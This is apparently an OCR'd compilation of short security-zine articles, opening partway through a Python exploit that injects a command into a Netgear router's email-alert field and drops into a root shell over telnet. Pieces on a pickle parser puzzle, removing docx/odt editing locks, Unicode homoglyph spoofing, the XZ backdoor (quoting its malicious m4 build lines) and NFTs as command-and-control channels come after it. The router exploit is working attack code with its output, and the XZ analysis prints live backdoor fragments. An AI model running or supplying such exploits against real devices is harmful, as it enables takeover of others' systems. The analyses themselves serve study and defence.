alert_immediately=1&schedule_hour=&email_endis_auth=1&email_
addr_hid={COMMAND}&email_smtp_hid=us2.smtp.example.com&auth_
user_hid={urllib.parse.quote('tms@touhidshaikh.com')}&auth_p
wd_hid=password&cfAlert_Select_hid=1&cfAlert_Day_hid=0&email
_notify=1&email_smtp=us2.smtp.example.com&email_addr={COMMAN
D}&smtp_auth=1&auth_user={urllib.parse.quote('tms@touhidshai
kh.com')}&auth_pwd=password&block_site=1&cfAlert_Select=1"

res =
requests.post(f"http://{HOST}:{PORT}/apply.cgi?/FW_email.htm
%20timestamp={token}", headers=headers, data=POST_BODY)

res = requests.get(f"http://{HOST}:{PORT}/FW_log.htm",
headers=headers)
token = re.findall(r'timestamp=(\w+)', str(res.content))[0]

POST_BODY =
"submit_flag=logs_send&action_Send=Send+Log&hidden_log_site=
&hidden_log_block=&hidden_log_conn=&hidden_log_router=&hidde
n_log_dosport=&hidden_log_port=&hidden_log_wire=&hidden_log_
conn_reset=&hidden_log_wire_sched=&hidden_log_readyshare=&hi
dden_log_mobile_conn=&log_detail=ANYTING&log_router=1"

try:
    res =
requests.post(f"http://{HOST}:{PORT}/func.cgi?/FW_log.htm%20
timestamp={token}", headers=headers, data=POST_BODY,
timeout=10)
except:
    pass

os.system("telnet " + HOST)
```



```
touhid@kali:~$ python3 ExploitCode-Netger.py
Step 1: Token Grabbed from request 1. token: 03534319595271
Step 2: Submitted Command in the Email's Address Field
Step 3: Token Grabbed from request 2. token: 70582455
Step 4: Executing ...
Executing ...
Still waiting here.... your command already executed ;)
executing telnet command ...
Trying 192.168.1.1 ...
Connected to 192.168.1.1.
Escape character is '^]'.


BusyBox v1.4.2 (2020-08-27 18:16:35 CST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ #
```

Pickle Schizophrenia by bemodtwz

A fun pickle trick to be enjoyed as a mystery or a challenge.

Code:

```
import pickle
pic = b''
pic += b'\x80\x04'                                          #  proto 0x4
pic += b'cpickle\n_Unpickler.dispatch\n'                    #  global "pickle _Unpickler.dispatch"
pic += b'\x94'                                              #  memoize
pic += b'q\x00'                                             #  binput 0x0
pic += b'KS'                                                #  binint1 0x53
pic += b'('                                                 #  mark
pic += b'KU'                                                #  binint1 0x55
pic += b'ipickle\n_Unpickler.dispatch.__getitem__\n'        #  inst "pickle Unpickler.dispatch.__getitem__"
pic += b's'                                                 #  setitem
pic += b"S'magic'\n"                                        #  string "magic"
pic += b'.'                                                 #  stop
pic += b"STOP OP INDICATES END OF PICKLES\n"
pic += b'MORE MAGIC.'
print("loads: %s" % pickle.loads(pic))
print("_loads: %s" % pickle._loads(pic))
```

Execution:

```
$ python3 fun.py
loads: magic
_loads: MORE MAGIC
```

The Question:

Python pickles, like the one seen in the above code, are serialized Python objects. This code deserializes the exact same pickle twice, once with `loads` and again with `_loads`. Both functions should return the same result; loads is just faster because it's implemented in C. So, the question is, why is there a discrepancy between `loads` and `_loads`?

Pickle Basics, Hints, and Half-Truths:


Pickles are implemented as an "assembly" language that runs as a very simple stack machine. For example, the `STRING` opcode (0x55) pushes a new line terminated string onto the stack. When the `STOP` instruction is hit, execution is stopped. The last item on the stack is returned, and all other stack items and any further pickle instructions are discarded.

If you run a Python pickle disassembler on the provided pickle and it works, you will get the assembly seen in the code's comments. Pickles lack control flow; there is no opcode to jump over or into another instruction. So, in theory, a disassembler will have no trouble showing all the instructions that are executed.

While JSON is relatively safe, pickles are not. Pickles can import any Python object. It's trivial to import `os.system` with `GLOBAL`, then execute it with `REDUCE`. However, this is way too obvious; I aim to keep my pickles interesting.

Lastly, my own Python pickle decompiler agrees with `pickle.loads`, claiming "magic" should be returned. So, what is different about the `pickle._loads` interpretation?

```
$ r2 -a pickle -qqc pdP /tmp/fun.pickle
## VM stack start, len 2
## VM[1]
what_x4e = _find_class("pickle", "_Unpickler.dispatch")
what_x4e[83] = _find_class("pickle", "_Unpickler.dispatch.__getitem__")(85)
## VM[0] TOP
return "magic"
```



Your permissions

This document is protected from unintentic editing.

You may only view this region.

Removing Editing Restrictions from Office Docu

Unlocking docx documents

Modern office documents are basically just a bunch of zipped-up xml files. Let's have a look how they implemented editing restrictions in Microsoft's docx format (the default file format produced by Microsoft Word; the program you are looking at right now).

```
<w:documentProtection
 w:edit="readOnly" w:enforcement="1"
 […]
 w:hash="CBrTaNton+AsWo7o8W/Tvu9HLTci9ESwYrm1P9Zi3weDwaIJ32c1
 w:salt="ymA7Pbx34nk2tW3z/sxZSQ=="/>
```

Oh wow! The document is set to be 'readOnly' and enforcement of that rule is set to '1'. I wonder what would happen if I set it to '0'.

```
$ unzip protected.docx word/settings.xml
Archive:  protected.docx
  inflating: word/settings.xml
$ sed -i.orig 's/enforcement="1"/enforcement="0"/' word/setti
$ zip protected.docx word/settings.xml
updating: word/settings.xml (deflated 64%)
```

Note that I instructed sed to keep the original file around as 'word/settings.xml.orig'. This might come in handy at a later point. Since document content and editing restrictions live in separate files, I can actually edit the unlocked document and then restore the original restrictions — including the original password — on top of the modified contents.

Unlocking odt documents


The Document Foundation's odt format (as produced, most prominently, by LibreOffice Writer) follows a slightly different path than Microsoft's docx. Here, editing restrictions are not enabled in the document settings, but rather sprinkled throughout the whole document, wherever some part is supposed to be locked for editing. Still, it is pretty easy to just flip all protected attributes in a file from 'true' to 'false'.

```
$ unzip protected.odt content.xml
Archive:  protected.odt
  inflating: content.xml
$ sed 's/protected="true"/protected="false"/g' content.xml
$ zip protected.odt content.xml
updating: content.xml
```

frankseifferth@posteo.net
Frank Seifferth


Trojan Code

In the following JavaScript code, what does console.log print, “Attack at dawn!” or “Attack at dusk!”?




```
>> ▾ function attackStrategy() {
       return "Attack at dawn!";
     }

     function attackStrategy() {
       return "Attack at dusk!";
     }

     console.log(attackStrategy())
```

attackStrategy function has been defined twice; therefore, the second definition of the function takes precedence. The program should print “Attack at dusk!”.




```
   Attack at dusk!
```

Correct! Now, let's try another example. What does console.log print?



```
>> ▾ function attackStrategy() {
       return "Attack at dawn!";
     }

     function attackStrategy() {
       return "Attack at dusk!";
     }

     console.log(attackStrategy())
```

The program should print “Attack at dusk!”. Unfortunately, it is wrong! It prints “Attack at dawn!”. What we read is not what JavaScript interprets.



```
   Attack at dawn!
```


Is this yet another strange issue with JavaScript? Not really; it can occur in other programming languages. At times, what you see is not what you get. The code you read may not align with what the compiler or interpreter actually executes. Such discrepancies can lead to security issues that cannot be perceived directly by code reviewers.

The underlying cause is Unicode, more precisely, the presence of homoglyph or confusable characters.
Unicode, as its name suggests, is as a universal hyperplane of codepoints, encoding a vast array of characters to meet the diverse requirements of various languages. However, this complexity also introduces new security challenges.


A homoglyph refers to a character that closely resembles another character. Lookalike characters can arise in several situations:
1. When a font fails to clearly distinguish between lookalike characters, such as 0 and O.
2. Certain combinations of characters can appear similar, like "rn" and "m".
3. Some characters in different languages may share similarities, for example, "p" in Latin and "p" in Cyrillic.

In the second code example, the first function used a homoglyph of the "S" character. This function was called by console.log().

Homoglyphs can introduce Visual Spoofing vulnerability. One way to prevent it is by informing the user. The user interface (UI) should highlight or warn users about the presence of homoglyph characters so that they can make informed decisions (see the following examples).




This file contains ambiguous Unicode characters
This file contains Unicode characters that might be confused with other characters. If you think that this is intentional, you can safely ignore this warning. Use the Escape button to reveal them.



```
function attackStrategy() {
  return "Attack at dawn!";
}

function attackStrategy() {
  return "Attack at dusk!";
}

console.log(attackStrategy())
```

References:
1. Boucher et al. Trojan Source: Invisible Vulnerabilities. https://www.usenix.org/conference/usenixsecurity23/presentation/boucher
2. Unicode Technical Report #36, https://www.unicode.org/reports/tr36/tr36-2.html#visual_spoofing
3. SecDim. PayPal Homograph. https://learn.secdim.com/course/paypal-homograph



XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

The backdoor was added by the user "Jia Tan," who exploited social engineering weaknesses. The backdoor allowed a remote code execution activated by connecting with an SSH certificate containing a payload in the Certificate Authority signing key's modulus (N) value.

xz/libzma v5.6.0 & v5.6.1

m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Reads Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d

Decode Data

***Uncorrupted* bad-3-corrupt_lzma2.xz**

Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking
1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{ -" output: "file_name:offset:signature"
   b. "jV!.^%", "%.R.1Z"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data

No files with the signatures were found; however, it highlights the framework's potential modularity for future updates.

Backdoored liblzma

Exploiting ifunc for Backdoor Execution

GNU indirect functions (ifuncs) is a mechanism allowing the resolution of a function call to different implementations at runtime, occurring very early in the program's startup, before the main application logic begins.

Audit Hook Dynamic Modification

The audit hook alters dynamic symbol resolutions, letting the attacker redirect function 'RSA_public_decrypt' to malicious implementation by modifying entries in the Global Offset Table (GOT) which maps code symbols to their absolute memory addresses.

Dynamic Analysis Countermeasures

Detects debugging attempts and can alter its behavior to avoid analysis, including disabling itself when certain debugging flags are set.

Obfuscated Code Execution

Uses obfuscated code and removes symbol names to complicate static and dynamic analysis.

Custom Allocator

Employs a custom allocator to masquerade allocation requests disguised through liblzma's allocation functions, to perform symbol lookup.

Conditional Activation

The backdoor selectively initializes only during lzma_crc64 processing by utilizing a call counter within a customized _get_cpuid function, to ensure stealthy activation.

Thomas Roccia @fr0gger_

Malicious Fungible Tokens: using NFTs as “immortal” C2 servers

Mauro Eldritch (@mauroeldritch)

A malicious shower thought


I'm not a fan of NFTs in general, but one day, a shower thought took me by surprise: What if someone stored malicious instructions in a blockchain-backed asset? Due to the nature of the blockchain (where, in theory, every transaction is final), that asset would remain there *forever*. No one could dispute it, and at most, the only possible action would be to "flag" the content as malicious on some explorers and markets (*https://bca.ltd/pagedout-1*), but it wouldn't prevent access to the asset itself. So, what would happen if someone created an NFT with malicious commands in it? That could potentially build an *immortal* C2 server for just a couple of dollars…
In my Web3 Threat Research work, I see funny and creative tricks from threat actors every day. With the rise of malicious smart contracts (*drainers*, see https://bca.ltd/pagedout-6) and *etherhiding* (malicious code hidden in BNB Smart Chain transactions, see https://bca.ltd/pagedout-2), I realized there’s still room for shenanigans in the ecosystem. After all, blue teamers will definitely raise their eyebrows on connections to “.club” domains, but what happens when your C2 channel is OpenSea itself?

NFTs, C2 servers & golden retrievers

For this experiment, I’ve chosen OpenSea as the host for my “Malicious Fungible Tokens” for two reasons: it is the most popular NFT market and likely whitelisted by most Web3 companies. But, *it is dangerous to go out alone*, so who better to join the operation than a fat, fluffy golden retriever who loves stealing both socks and hearts? I picked up some photos of my Leopoldo (AKA “Golden Locker” or “Treat Actor”) to play around and understand how images are treated when converted to NFTs.

Malicious Fungible Tokens

The initial challenge for a threat actor is deciding where to store a malicious payload. Steganography (concealing it within the image) might be the first consideration for many. However, most platforms process uploaded images in a manner that could alter or strip a hidden payload. This does not seem to be the case for OpenSea, where not only does a hidden message survive, but so do some image metadata fields like *ProfileCopyright*. This approach may seem tempting, but it's worth noting that OpenSea does not store images on the blockchain but rather links them as NFT metadata, which could be deleted or modified as has already occurred in 2021 (https://bca.ltd/pagedout-3). Other options include abusing the token traits (like properties) or common fields like title or description—all of which are still part of the token’s metadata stored off-chain. Fortunately, OpenSea implements different decentralization methods that make their NFTs more resilient to changes, like IPFS and FileCoin (https://bca.ltd/pagedout-4). While this provides resilience rather than the immunity a full on-chain NFT would offer (https://bca.ltd/pagedout-5), it may just be enough for this research. Now, this is a double-sided blade, as forensic investigators will definitely appreciate *immortal* (or better said *persistent*) C2 commands lying around waiting to be studied.
Whether an attacker decides to subtly embed instructions into an image or encode them in one of the publicly visible fields, the next step is the interpretation and execution of those commands. On-chain assets can be queried easily using any blockchain explorer and their APIs. Off-chain assets, like the ones in this research, are simply accessed via OpenSea’s API. While all traffic will impact legitimate sites, it’s the content of that communication we should exercise caution about. After all, *on the internet, nobody knows you're a dog…* with malicious intentions.



Treat Actor & Golden Locker

This shower thought turned experiment brought interesting results, as we are accustomed to whitelisting entire domains that may have more significance than initially apparent (Who would block traffic to an NFT market from a Web3 company?). And I'm certain that the world definitely doesn't need:

1. More Web3 shenanigans
2. Another attack vector / C2 channel

Thanks for reading!

